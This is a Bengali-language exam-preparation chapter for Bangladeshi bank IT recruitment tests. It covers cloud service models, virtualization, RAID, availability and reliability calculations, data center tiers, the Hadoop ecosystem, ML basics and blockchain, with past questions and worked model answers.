
এই অধ্যায় বিশেষভাবে **AME / Assistant Engineer (IT)**-এর জন্য — BB AME 2023, BSCS AME 24.01.2026 ও 08.05.2026 তিনটি পরীক্ষাতেই RAID, VM, IaaS/PaaS/SaaS, availability, Hadoop, ডেটা সেন্টার এসেছে। Officer (IT) ও Senior Officer (IT)-তেও VM হিসাব ও cloud service model এসেছে।

১১.১ ক্লাউড কম্পিউটিং — সংজ্ঞা ও বৈশিষ্ট্য

NIST সংজ্ঞা: ক্লাউড কম্পিউটিং হলো এমন একটি মডেল যেখানে configurable computing resource-এর (network, server, storage, application, service) একটি shared pool-এ নেটওয়ার্কের মাধ্যমে চাহিদামতো (on-demand) প্রবেশ করা যায়, এবং ন্যূনতম ব্যবস্থাপনা প্রচেষ্টায় দ্রুত সরবরাহ ও মুক্ত করা যায়।

NIST-এর ৫টি মূল বৈশিষ্ট্য	অর্থ
On-demand self-service	মানুষের সাহায্য ছাড়াই নিজে সার্ভার/স্টোরেজ চালু করা
Broad network access	ইন্টারনেট দিয়ে যেকোনো ডিভাইস থেকে প্রবেশ
Resource pooling	Multi-tenant মডেলে বহু গ্রাহক একই হার্ডওয়্যার ভাগ করে
Rapid elasticity	চাহিদা অনুযায়ী দ্রুত বাড়ানো/কমানো (scale out/in)
Measured service	ব্যবহার মেপে বিল (pay-as-you-go)

১১.২ Service Model: IaaS, PaaS, SaaS



চিত্র ১১.১: দায়িত্ব বণ্টন — হলুদ = গ্রাহক নিজে পরিচালনা করে, নীল = ক্লাউড প্রোভাইডার

Model	গ্রাহক যা পায়	গ্রাহক যা পরিচালনা করে	উদাহরণ
IaaS	Virtual machine, storage, network	OS, runtime, middleware, app, data	AWS EC2, Azure VM, Google Compute Engine
PaaS	Runtime + OS + DB সহ ডেভেলপমেন্ট প্ল্যাটফর্ম	শুধু application কোড ও ডেটা	Google App Engine, Heroku, Azure App Service, AWS Elastic Beanstalk

SaaS	সম্পূর্ণ তৈরি সফটওয়্যার, ব্রাউজারে	শুধু ব্যবহার ও নিজের ডেটা/সেটিং	Gmail, Microsoft 365, Salesforce, Zoom

বিগত প্রশ্ন SO IT 2026 (25104)

A startup company wants to launch a new web application. They do not want to manage any underlying hardware, operating systems, or even the runtime environment; they only want to focus on writing and deploying their code. Which cloud service model (IaaS, PaaS, or SaaS) is most appropriate for them? Provide two real-world examples.

উত্তর: PaaS (Platform as a Service)।
কারণ: PaaS-এ হার্ডওয়্যার, নেটওয়ার্ক, virtualization, OS, runtime (যেমন Java/Python/Node), middleware — সবকিছু প্রোভাইডার পরিচালনা করে; ডেভেলপার শুধু কোড লিখে deploy করেন। IaaS হলে OS ও runtime নিজেদের patch/update করতে হতো — যা স্টার্টআপ চায় না। SaaS হলে তৈরি সফটওয়্যার ব্যবহার করা যায়, নিজের অ্যাপ বানানো যায় না।
উদাহরণ: (১) **Google App Engine** — সার্ভার ব্যবস্থাপনা ছাড়াই ওয়েব অ্যাপ বানানো ও deploy; স্বয়ংক্রিয় scaling ও load balancing। (২) **Heroku** — Git push দিয়ে deploy; OS, runtime ও infrastructure স্বয়ংক্রিয়ভাবে পরিচালিত। আরও: Azure App Service, AWS Elastic Beanstalk।

Deployment Model

Model	বৈশিষ্ট্য	ব্যাংকে ব্যবহার
Public	প্রোভাইডারের অবকাঠামো, সবার জন্য উন্মুক্ত	ইমেইল, কম সংবেদনশীল ওয়ার্কলোড
Private	একটি প্রতিষ্ঠানের নিজস্ব	CBS, গ্রাহকের ডেটা (নিয়ন্ত্রক বাধ্যবাধকতা)
Hybrid	Private + Public সংযুক্ত	সংবেদনশীল ডেটা ঘরে, peak লোড পাবলিকে (cloud bursting)
Community	একই চাহিদার কয়েকটি প্রতিষ্ঠান মিলে	কয়েকটি ব্যাংক/সরকারি সংস্থা মিলে

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

An increasing number of organizations in industry and business sectors adopt cloud computing. List 5 key enabling technologies of cloud computing. (5)


1. **Virtualization** — একটি ফিজিক্যাল সার্ভারে বহু VM; resource pooling-এর ভিত্তি (hypervisor)।
2. **Broadband network ও Internet** — দ্রুতগতির, নির্ভরযোগ্য নেটওয়ার্ক ছাড়া দূরবর্তী resource ব্যবহার অসম্ভব।
3. **Web services, SOA ও API** (REST/SOAP) — সেবাগুলোকে মানসম্মত interface দিয়ে প্রকাশ ও একীভূত করা।
4. **Multi-tenancy** — একই অ্যাপ্লিকেশন/অবকাঠামো বহু গ্রাহক নিরাপদে আলাদাভাবে ব্যবহার করে।
5. **Data center automation ও distributed/utility computing** — স্বয়ংক্রিয় provisioning, orchestration, metering (pay-per-use)।

অতিরিক্ত: Containerization (Docker, Kubernetes), distributed storage (HDFS, object storage), autonomic computing।

১১.৩ Virtualization ও Virtual Machine

Virtualization হলো একটি ফিজিক্যাল হার্ডওয়্যারকে software layer (**hypervisor**/VMM) দিয়ে একাধিক বিচ্ছিন্ন ভার্চুয়াল পরিবেশে ভাগ করা।

Type 1 (Bare-metal)	Type 2 (Hosted)
সরাসরি হার্ডওয়্যারের ওপর চলে	একটি host OS-এর ওপর অ্যাপ্লিকেশন হিসেবে চলে
দ্রুত, নিরাপদ — ডেটা সেন্টারে	তুলনামূলক ধীর — ডেস্কটপ/টেস্টিং-এ
VMware ESXi, Microsoft Hyper-V, Citrix XenServer, KVM	VirtualBox, VMware Workstation, Parallels



চিত্র ১১.২: VM-এ প্রতিটির নিজস্ব Guest OS; Container-এ সবাই host kernel ভাগ করে

বিষয়	Virtual Machine	Container
Isolation	সম্পূর্ণ (আলাদা OS kernel) — বেশি নিরাপদ	Process-স্তরে (namespace, cgroup)
আকার ও চালু হওয়া	GB, মিনিটে boot	MB, সেকেন্ডে চালু
ভিন্ন OS	হ্যাঁ (Linux host-এ Windows VM)	না, host kernel-এর সাথে সামঞ্জস্যপূর্ণ হতে হয়

বিগত প্রশ্ন BB AME 2023

Define a virtual machine with a neat diagram, explain the working of VM. What are the benefits of a VM?

সংজ্ঞা: Virtual Machine হলো একটি ফিজিক্যাল কম্পিউটারের সফটওয়্যার-ভিত্তিক অনুকরণ (emulation), যার নিজস্ব virtual CPU, RAM, disk, NIC ও পূর্ণ Guest OS আছে এবং যা একই হার্ডওয়্যারে চলা অন্য VM থেকে সম্পূর্ণ বিচ্ছিন্ন। (ডায়াগ্রাম: চিত্র ১১.২-এর বাম অংশ আঁকুন।)
কীভাবে কাজ করে:

1. Physical server-এ **hypervisor** (Type 1 সরাসরি হার্ডওয়্যারে, Type 2 host OS-এর ওপর) চলে।
2. Hypervisor ফিজিক্যাল CPU core, RAM, storage ও network-কে ভাগ করে প্রতিটি VM-কে virtual hardware হিসেবে বরাদ্দ দেয় (vCPU, vRAM, virtual disk ফাইল যেমন .vmdk/.vhdx, vNIC ও virtual switch)।
3. Guest OS মনে করে সে আসল হার্ডওয়্যারে চলছে; privileged instruction ও I/O hypervisor ধরে (trap) নিরাপদে আসল হার্ডওয়্যারে পাঠায়। আধুনিক CPU-তে Intel VT-x / AMD-V hardware-assisted virtualization এ কাজ দ্রুত করে।
4. Hypervisor CPU scheduling ও memory isolation নিশ্চিত করে, যাতে এক VM অন্যটির মেমরি দেখতে না পারে।

সুবিধা: (১) Server consolidation — কম হার্ডওয়্যার, কম বিদ্যুৎ ও জায়গা; (২) Isolation — এক VM ক্র্যাশ/আক্রান্ত হলে অন্যগুলো নিরাপদ; (৩) Snapshot ও দ্রুত backup/restore; (৪) Live migration (vMotion) — downtime ছাড়া এক হোস্ট থেকে অন্য হোস্টে সরানো, তাই রক্ষণাবেক্ষণ সহজ; (৫) দ্রুত provisioning — টেমপ্লেট থেকে মিনিটে নতুন সার্ভার; (৬) একই হার্ডওয়্যারে বিভিন্ন OS চালানো ও পুরোনো অ্যাপ্লিকেশন টিকিয়ে রাখা; (৭) Disaster recovery — VM ফাইল DR সাইটে replicate করা যায়। **অসুবিধা:** virtualization overhead, hypervisor single point of failure, VM sprawl।

বিগত প্রশ্ন Officer IT 2026 (25105)

A physical server has 32 CPU cores, 96 GB RAM, and 4 TB storage. Each virtual machine (VM) requires 4 CPU cores, 16 GB RAM, and 500 GB storage. Calculate the maximum number of VMs that can be hosted on the server without overcommitting resources. Identify the limiting resource.

প্রতিটি resource আলাদাভাবে কতটি VM ধরতে পারে:
CPU: 32 ÷ 4 = **8** VM
RAM: 96 ÷ 16 = **6** VM
Storage: 4 TB = 4000 GB (বা 4096 GB) → 4000 ÷ 500 = **8** VM (4096 ÷ 500 = 8.19 → 8)
সর্বোচ্চ VM = min(8, 6, 8) = **6টি**। **Limiting resource (bottleneck) = RAM।**
৬টি VM চালালে অব্যবহৃত থাকে: CPU 32 − 24 = 8 core, Storage 4000 − 3000 = 1000 GB। (বাস্তবে hypervisor নিজেও কিছু RAM নেয়, তাই production-এ ৫টি নিরাপদ।)

১১.৪ স্টোরেজ: RAID

RAID = Redundant Array of Independent (Inexpensive) Disks। N = ডিস্ক সংখ্যা, S = প্রতিটির ধারণক্ষমতা।

Level	কৌশল	ন্যূনতম ডিস্ক	ব্যবহারযোগ্য ক্ষমতা	কয়টি ডিস্ক নষ্ট সহ্য করে

RAID 0	Striping	2	N × S	০ (একটি নষ্ট হলেই সব ডেটা হারায়)
RAID 1	Mirroring	2	S (২ ডিস্কে) — মোটের ৫০%	১ (প্রতি mirror জোড়ায়)
RAID 5	Striping + distributed parity	3	(N − 1) × S	১
RAID 6	Striping + double parity	4	(N − 2) × S	২
RAID 10 (1+0)	Mirror-এর ওপর stripe	4	(N / 2) × S	প্রতি mirror জোড়ায় ১টি

বিগত প্রশ্ন BSCS AME 2026

A maintenance engineer is setting up a RAID 5 array with five hard drives, each having a capacity of 4 TB. What is the total usable storage capacity, and why is it not 20 TB? (15 Marks)

$$\text{Usable} = (N - 1) \times S = (5 - 1) \times 4 \text{ TB} = 16 \text{ TB}$$

কেন 20 TB নয়: RAID 5 fault tolerance-এর জন্য প্রতিটি stripe-এ একটি **parity block** রাখে (P = D1 ⊕ D2 ⊕ D3 ⊕ D4, XOR)। Parity ব্লকগুলো সব ডিস্কে ঘুরিয়ে বিতরণ করা হয় (distributed parity), কিন্তু সব মিলিয়ে **একটি ডিস্কের সমান জায়গা** parity-তে যায়। মোট raw = 5 × 4 = 20 TB; parity overhead = 4 TB; usable = 16 TB (দক্ষতা 80%)। এর বিনিময়ে যেকোনো একটি ডিস্ক নষ্ট হলে বাকি ডেটা ও parity-র XOR দিয়ে হারানো ডেটা পুনর্গঠন করা যায় (rebuild)। দুটি ডিস্ক একসাথে নষ্ট হলে ডেটা হারাবে — তাই বড় ডিস্কে RAID 6 নিরাপদ (এখানে usable হতো 12 TB)।

Storage আর্কিটেকচার: DAS (সরাসরি সংযুক্ত), NAS (ফাইল-লেভেল, Ethernet-এ NFS/SMB), SAN (block-level, Fibre Channel/iSCSI — CBS ডেটাবেসের জন্য)। Backup নীতি **3-2-1**: ৩টি কপি, ২ ধরনের মিডিয়া, ১টি অফসাইট। **RPO** (কতটা ডেটা হারানো সহনীয়) ও **RTO** (কত দ্রুত পুনরুদ্ধার করতে হবে)।

১১.৫ Availability, Reliability ও Maintenance

$$\text{Availability} = \text{Uptime} / \text{Total time} = \text{MTBF} / (\text{MTBF} + \text{MTTR})$$

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

A bank's ATM network experiences an average of 4 hours of downtime every 30 days due to server maintenance and network glitches. Calculate the System Availability percentage for the month. If the bank processes an average of 500 transactions per hour with an average fee of Taka 0.50 per transaction, calculate the total revenue loss during this downtime. (10)

মোট সময় = 30 × 24 = 720 ঘণ্টা; Uptime = 720 − 4 = 716 ঘণ্টা
Availability = 716 / 720 × 100 = **99.44%** (প্রায়)
হারানো লেনদেন = 4 × 500 = 2000টি
রাজস্ব ক্ষতি = 2000 × 0.50 = **৳1,000**
মন্তব্য: 99.44% availability "two nines"-এর কাছাকাছি; ব্যাংকিং-এ সাধারণত ≥ 99.9% (মাসে ~43 মিনিট downtime) লক্ষ্য রাখা হয় — redundancy, clustering ও planned maintenance অফ-পিক সময়ে করে তা অর্জন করা যায়।

Availability	বছরে সর্বোচ্চ downtime
99% (two nines)	≈ 3.65 দিন
99.9%	≈ 8.76 ঘণ্টা
99.99%	≈ 52.6 মিনিট
99.999% (five nines)	≈ 5.26 মিনিট

Series: $R_s = R_1 \times R_2 \times \ldots \times R_n$ | Parallel: $R_p = 1 - (1 - R_1)(1 - R_2)\ldots(1 - R_n)$

বিগত প্রশ্ন BSCS AME 2026

Distinguish between Preventive and Corrective maintenance with a real-world example for each in a data center environment. A critical system consists of three components (Power Supply, Motherboard, and Storage) connected in a series configuration. If each component has a reliability of 0.95, what is the total reliability of the system? (15 Marks)

বিষয়	Preventive Maintenance	Corrective Maintenance
সংজ্ঞা	ব্যর্থতার **আগে**, নির্ধারিত সময়সূচিতে, ব্যর্থতার সম্ভাবনা কমাতে	ব্যর্থতা **ঘটার পরে**, ত্রুটি সারিয়ে সিস্টেম চালু করতে
পরিকল্পনা	পরিকল্পিত (planned)	অপরিকল্পিত/প্রতিক্রিয়ামূলক (reactive)
Downtime	নির্ধারিত, স্বল্প	অপ্রত্যাশিত, প্রায়ই দীর্ঘ
খরচ	নিয়মিত কিন্তু অনুমানযোগ্য	জরুরি মেরামত ও ব্যবসায়িক ক্ষতিতে বেশি
ডেটা সেন্টার উদাহরণ	প্রতি ৩ মাসে UPS ব্যাটারি পরীক্ষা ও বদল, প্রিসিশন AC ফিল্টার পরিষ্কার, firmware আপডেট, ডিস্কের SMART পর্যবেক্ষণ	RAID-এর একটি ডিস্ক নষ্ট হলে hot-swap করে rebuild; জ্বলে যাওয়া PSU বদলানো

Series reliability: $R = 0.95 \times 0.95 \times 0.95 = 0.95^3 =$ **0.857375** ≈ **85.74%**
অর্থাৎ প্রতিটি অংশ ৯৫% নির্ভরযোগ্য হলেও series-এ যেকোনো একটি নষ্ট হলেই পুরো সিস্টেম বন্ধ, তাই মোট নির্ভরযোগ্যতা কমে যায়। উন্নয়ন: redundant (parallel) PSU — দুটি PSU parallel-এ হলে PSU অংশের $R = 1 - 0.05^2 = 0.9975$, তখন সিস্টেম $R = 0.9975 \times 0.95 \times 0.95 \approx 0.900$।

Predictive maintenance: সেন্সর/মেট্রিক্স (তাপমাত্রা, SMART) বিশ্লেষণ করে ব্যর্থতার পূর্বাভাস দিয়ে ঠিক সময়ে রক্ষণাবেক্ষণ।

১১.৬ ডেটা সেন্টার

Uptime Institute Tier

Tier	Redundancy	Availability	বছরে downtime
I — Basic	N (কোনো redundancy নেই)	99.671%	≈ 28.8 ঘণ্টা
II — Redundant components	N+1 component	99.741%	≈ 22 ঘণ্টা
III — Concurrently maintainable	N+1, একাধিক path	99.982%	≈ 1.6 ঘণ্টা
IV — Fault tolerant	2N বা 2(N+1)	99.995%	≈ 26.3 মিনিট

ব্যাংকের জন্য প্রধান ডেটা সেন্টার (DC) ছাড়াও ভৌগোলিকভাবে দূরে **Disaster Recovery Site (DRS)** রাখা হয় এবং ডেটা replicate করা হয়। ডেটা সেন্টারের উপাদান: raised floor, precision AC (hot aisle/cold aisle), UPS ও জেনারেটর, FM-200/নোভেক গ্যাস-ভিত্তিক অগ্নি নির্বাপণ, access control ও CCTV, rack, structured cabling।

PUE (Power Usage Effectiveness) = মোট ফ্যাসিলিটি বিদ্যুৎ ÷ IT যন্ত্রপাতির বিদ্যুৎ (আদর্শ = 1.0)

উদাহরণ: PUE

একটি ডেটা সেন্টার মোট 1.8 MW বিদ্যুৎ নেয়, এর মধ্যে সার্ভার-স্টোরেজ-নেটওয়ার্ক নেয় 1.2 MW। PUE = 1.8 / 1.2 = **1.5**। অর্থাৎ IT-র প্রতি 1 W-এর জন্য কুলিং, আলো ও UPS লস মিলিয়ে অতিরিক্ত 0.5 W লাগে। DCiE = 1/PUE = 66.7%।

বিগত প্রশ্ন BB AME 2023

What are the challenges in optimizing energy efficiency of data centers? Explain!

1. **কুলিং-এর বড় খরচ:** মোট বিদ্যুতের বড় অংশ (প্রায়ই ৩০–৪০%) কুলিং-এ যায়; বাংলাদেশের মতো গরম-আর্দ্র আবহাওয়ায় free cooling-এর সুযোগ কম।
2. **সার্ভারের কম utilization:** অনেক সার্ভার ১০–২০% লোডে চলে, কিন্তু idle অবস্থাতেও পূর্ণ লোডের উল্লেখযোগ্য অংশ বিদ্যুৎ নেয় (energy non-proportionality); virtualization/consolidation না করলে অপচয়।
3. **Hot spot ও airflow ব্যবস্থাপনা:** অসংগঠিত ক্যাবলিং, hot/cold aisle না মানা, খালি র‍্যাকে blanking panel না থাকায় গরম ও ঠান্ডা বাতাস মিশে যায়।
4. **Redundancy বনাম দক্ষতার দ্বন্দ্ব:** Tier III/IV-এর জন্য 2N UPS ও কুলিং লাগে, যেগুলো আংশিক লোডে কম দক্ষ চলে।
5. **পুরোনো অবকাঠামো ও UPS/PSU লস:** legacy হার্ডওয়্যার, কম দক্ষ UPS ও power distribution-এ রূপান্তর লস।
6. **Workload-এর পরিবর্তনশীলতা:** peak-এর জন্য ধারণক্ষমতা রাখতে হয়, off-peak-এ অব্যবহৃত থাকে; dynamic power management জটিল।
7. **পরিমাপ ও পর্যবেক্ষণের অভাব:** সঠিক মিটারিং (PUE, র‍্যাক-স্তরের power) না থাকলে উন্নয়ন পরিমাপ করা যায় না।
8. **নবায়নযোগ্য শক্তি ও খরচ:** সৌরশক্তি/বায়ু শক্তির জোগান অনিয়মিত; উচ্চ প্রাথমিক বিনিয়োগ।

সমাধানের দিক: virtualization ও consolidation, hot/cold aisle containment, তাপমাত্রা সেটপয়েন্ট ASHRAE সীমায় বাড়ানো, in-row/liquid cooling, উচ্চ দক্ষতার UPS ও PSU (80 PLUS), DCIM দিয়ে পর্যবেক্ষণ, PUE লক্ষ্য নির্ধারণ।

১১.৭ বিগ ডেটা ও Hadoop ইকোসিস্টেম


Big Data-র 5V: Volume (বিপুল আকার), Velocity (দ্রুত উৎপাদন — যেমন রিয়েল-টাইম লগ), Variety (structured, semi-structured, unstructured), Veracity (নির্ভুলতা/বিশ্বাসযোগ্যতা), Value (ব্যবসায়িক মূল্য)।

Component	ভূমিকা
HDFS	Distributed file system — বড় ফাইলকে block-এ (ডিফল্ট 128 MB) ভাগ করে বহু নোডে replication (ডিফল্ট 3) সহ সংরক্ষণ; NameNode (metadata) + DataNode
YARN	Resource management ও job scheduling (ResourceManager, NodeManager)
MapReduce	Batch processing মডেল — Map (key-value তৈরি) → Shuffle/Sort → Reduce (একত্রীকরণ)
HBase	HDFS-এর ওপর column-oriented NoSQL DB; real-time random read/write
Hive	SQL-এর মতো HiveQL দিয়ে data warehouse query
Pig	Pig Latin script দিয়ে ডেটা রূপান্তর (ETL)
Flume	লগ/স্ট্রিমিং ডেটা সংগ্রহ ও HDFS/HBase-এ ingest

Sqoop	RDBMS (MySQL, Oracle) ↔ Hadoop bulk import/export
ZooKeeper	Distributed coordination — configuration, leader election, synchronization
Oozie	Hadoop job-এর workflow scheduler
Mahout	Scalable machine learning লাইব্রেরি (recommendation, clustering, classification)
Cassandra / Avro / Chukwa	Distributed NoSQL DB / data serialization / লগ সংগ্রহ ও মনিটরিং
Kafka, Spark (তালিকার বাইরে)	Kafka = distributed streaming platform; Spark = in-memory দ্রুত batch + stream processing ও MLlib

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

You have been hired as a Cloud Data Engineer to design a big data analytics pipeline for an e-commerce company. The company needs to: ingest millions of real-time web server logs; store and manage petabytes of raw and structured data; process data for batch and stream analytics; provide near real-time product recommendations; run machine learning models at scale. From the following Hadoop ecosystem components: MapReduce, HDFS, YARN, HBase, ZooKeeper, Pig, Hive, Mahout, Chukwa, Cassandra, Avro, Oozie, Flume, Sqoop — identify five components that you would use to design this pipeline. Justify the role of each chosen component. (10)



চিত্র ১১.৩: ই-কমার্স বিগ ডেটা পাইপলাইন (YARN সব প্রসেসিং-এর resource পরিচালনা করে)

মডেল উত্তর — নির্বাচিত ৫টি component

1. **Flume (Ingestion):** লক্ষ লক্ষ web server লগ রিয়েল-টাইমে নির্ভরযোগ্যভাবে সংগ্রহ করে HDFS/HBase-এ পাঠায়; source–channel–sink আর্কিটেকচার, fault-tolerant ও horizontally scalable। (রিলেশনাল অর্ডার DB থেকে ডেটা আনতে Sqoop যোগ করা যায়।)
2. **HDFS (Storage):** petabyte-স্কেলের raw ও structured ডেটা commodity হার্ডওয়্যারে block ও 3× replication সহ সংরক্ষণ — কম খরচে বিশাল ও fault-tolerant স্টোরেজ; পুরো pipeline-এর data lake।
3. **YARN (Resource management):** একই ক্লাস্টারে batch (MapReduce/Hive), stream ও ML job-কে CPU/মেমরি বরাদ্দ ও schedule করে — multi-workload ক্লাস্টারের জন্য অপরিহার্য।
4. **HBase (Real-time serving):** low-latency random read/write; প্রতিটি ইউজারের জন্য পূর্বগণিত recommendation ও সাম্প্রতিক ক্লিক সংরক্ষণ, ওয়েবসাইট মিলিসেকেন্ডে পড়ে near real-time recommendation দেখায়।
5. **Mahout (Machine learning at scale):** collaborative filtering (item-based recommendation), clustering, classification অ্যালগরিদম distributed ভাবে চালিয়ে বিশাল ডেটায় recommendation মডেল তৈরি।

বিকল্প/অতিরিক্ত যুক্তি: Batch analytics-এর জন্য **MapReduce** বা SQL-ভিত্তিক **Hive**; workflow-এর জন্য **Oozie**; ক্লাস্টার coordination-এ **ZooKeeper** (HBase-এর জন্য আবশ্যক)। তালিকার বাইরে উল্লেখ করা যায়: আধুনিক stream processing-এ Kafka + Spark Streaming।

১১.৮ AI ও Machine Learning-এর মূল বিষয়

ধরন	ধারণা	ব্যাংকিং উদাহরণ
Supervised	Label-যুক্ত ডেটা থেকে শেখা (classification, regression)	লোন ডিফল্ট পূর্বাভাস, fraud/not-fraud
Unsupervised	Label ছাড়া প্যাটার্ন খোঁজা (clustering, association)	গ্রাহক segmentation, অস্বাভাবিক লেনদেন শনাক্ত
Reinforcement	পরিবেশে কাজ করে reward/penalty থেকে শেখা	ট্রেডিং কৌশল, dynamic pricing

Neural Network: input layer → এক বা একাধিক hidden layer → output layer; প্রতিটি নিউরন weighted sum + bias নিয়ে **activation function** প্রয়োগ করে। প্রশিক্ষণ: forward pass → loss → **backpropagation** → gradient descent দিয়ে weight আপডেট।

Activation	সূত্র / পরিসর	কোথায়
ReLU	max(0, x)	**Hidden layer-এ সবচেয়ে প্রচলিত** — দ্রুত, vanishing gradient কম
Sigmoid	$1/(1+e^{-x})$, (0,1)	Binary classification-এর output
Softmax	সম্ভাবনা বণ্টন, যোগফল 1	Multi-class output
Tanh	(−1, 1)	পুরোনো hidden layer, RNN

CNN — ছবি (চেক/স্বাক্ষর যাচাই, OCR); **RNN/LSTM** — ধারাবাহিক ডেটা; **Transformer** — self-attention মেকানিজম; আধুনিক **LLM** (GPT, Claude, Gemini) এর ওপর ভিত্তি করে তৈরি। Overfitting রোধ: বেশি ডেটা, regularization, dropout, cross-validation।

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

"Data is the new compute in today's AI era." Critically analyze this statement in the context of modern AI applications. Your answer should demonstrate clarity of thought, coherence, and relevance to the topic.

উত্তরের কাঠামো (৪ অনুচ্ছেদ):

1. **ভূমিকা:** আগে AI-এর অগ্রগতি মূলত GPU/কম্পিউট শক্তির ওপর নির্ভর করত। এখন কম্পিউট তুলনামূলক সহজলভ্য (cloud GPU), কিন্তু উচ্চমানের, প্রাসঙ্গিক ডেটা দুর্লভ — তাই ডেটাই প্রতিযোগিতার মূল উৎস।
2. **পক্ষে যুক্তি:** (ক) Scaling law — মডেলের পারফরম্যান্স ডেটার পরিমাণ ও মানের সাথে বাড়ে; (খ) একই আর্কিটেকচার (Transformer) সবাই ব্যবহার করে, পার্থক্য গড়ে ডেটা; (গ) Fine-tuning ও RAG-এ প্রতিষ্ঠানের নিজস্ব ডেটা (যেমন ব্যাংকের লেনদেন ইতিহাস) মূল্য তৈরি করে; (ঘ) ভালো ডেটা থাকলে ছোট মডেলও কম কম্পিউটে ভালো ফল দেয় — অর্থাৎ ডেটা কম্পিউটের বিকল্প হিসেবে কাজ করে।
3. **সমালোচনা/সীমাবদ্ধতা:** (ক) কম্পিউট এখনও অপরিহার্য — বড় মডেল প্রশিক্ষণে বিপুল GPU ও বিদ্যুৎ লাগে; (খ) ডেটা ও কম্পিউট পরিপূরক, প্রতিস্থাপক নয়; (গ) ডেটার মান, bias, গোপনীয়তা (ব্যক্তিগত তথ্য সুরক্ষা), কপিরাইট ও ডেটা সার্বভৌমত্বের প্রশ্ন; (ঘ) পাবলিক ইন্টারনেট ডেটা ফুরিয়ে আসছে, synthetic data-র ঝুঁকি।
4. **উপসংহার ও ব্যাংকিং প্রেক্ষাপট:** বিবৃতিটি আংশিক সত্য — আধুনিক AI-তে ডেটা কৌশলগত সম্পদ, তবে কম্পিউট ও অ্যালগরিদমের সাথে মিলেই মূল্য তৈরি হয়। বাংলাদেশের ব্যাংকগুলোর জন্য data governance, data quality, নিরাপদ ডেটা অবকাঠামো ও নিয়ন্ত্রক কাঠামো তৈরিই AI সুবিধা পাওয়ার পূর্বশর্ত।

১১.৯ Blockchain ও IoT — সংক্ষেপে

Blockchain: বিতরণকৃত (distributed), অপরিবর্তনযোগ্য লেজার; প্রতিটি block আগের block-এর **hash** ধারণ করে, তাই একটি block বদলালে পরের সব hash ভেঙে যায়। Consensus: Proof of Work, Proof of Stake, PBFT। ধরন: Public (Bitcoin, Ethereum), Private/Permissioned (Hyperledger Fabric — ব্যাংকিং-এ trade finance, KYC শেয়ারিং)। Smart contract — শর্ত পূরণ হলে স্বয়ংক্রিয়ভাবে চলা কোড।

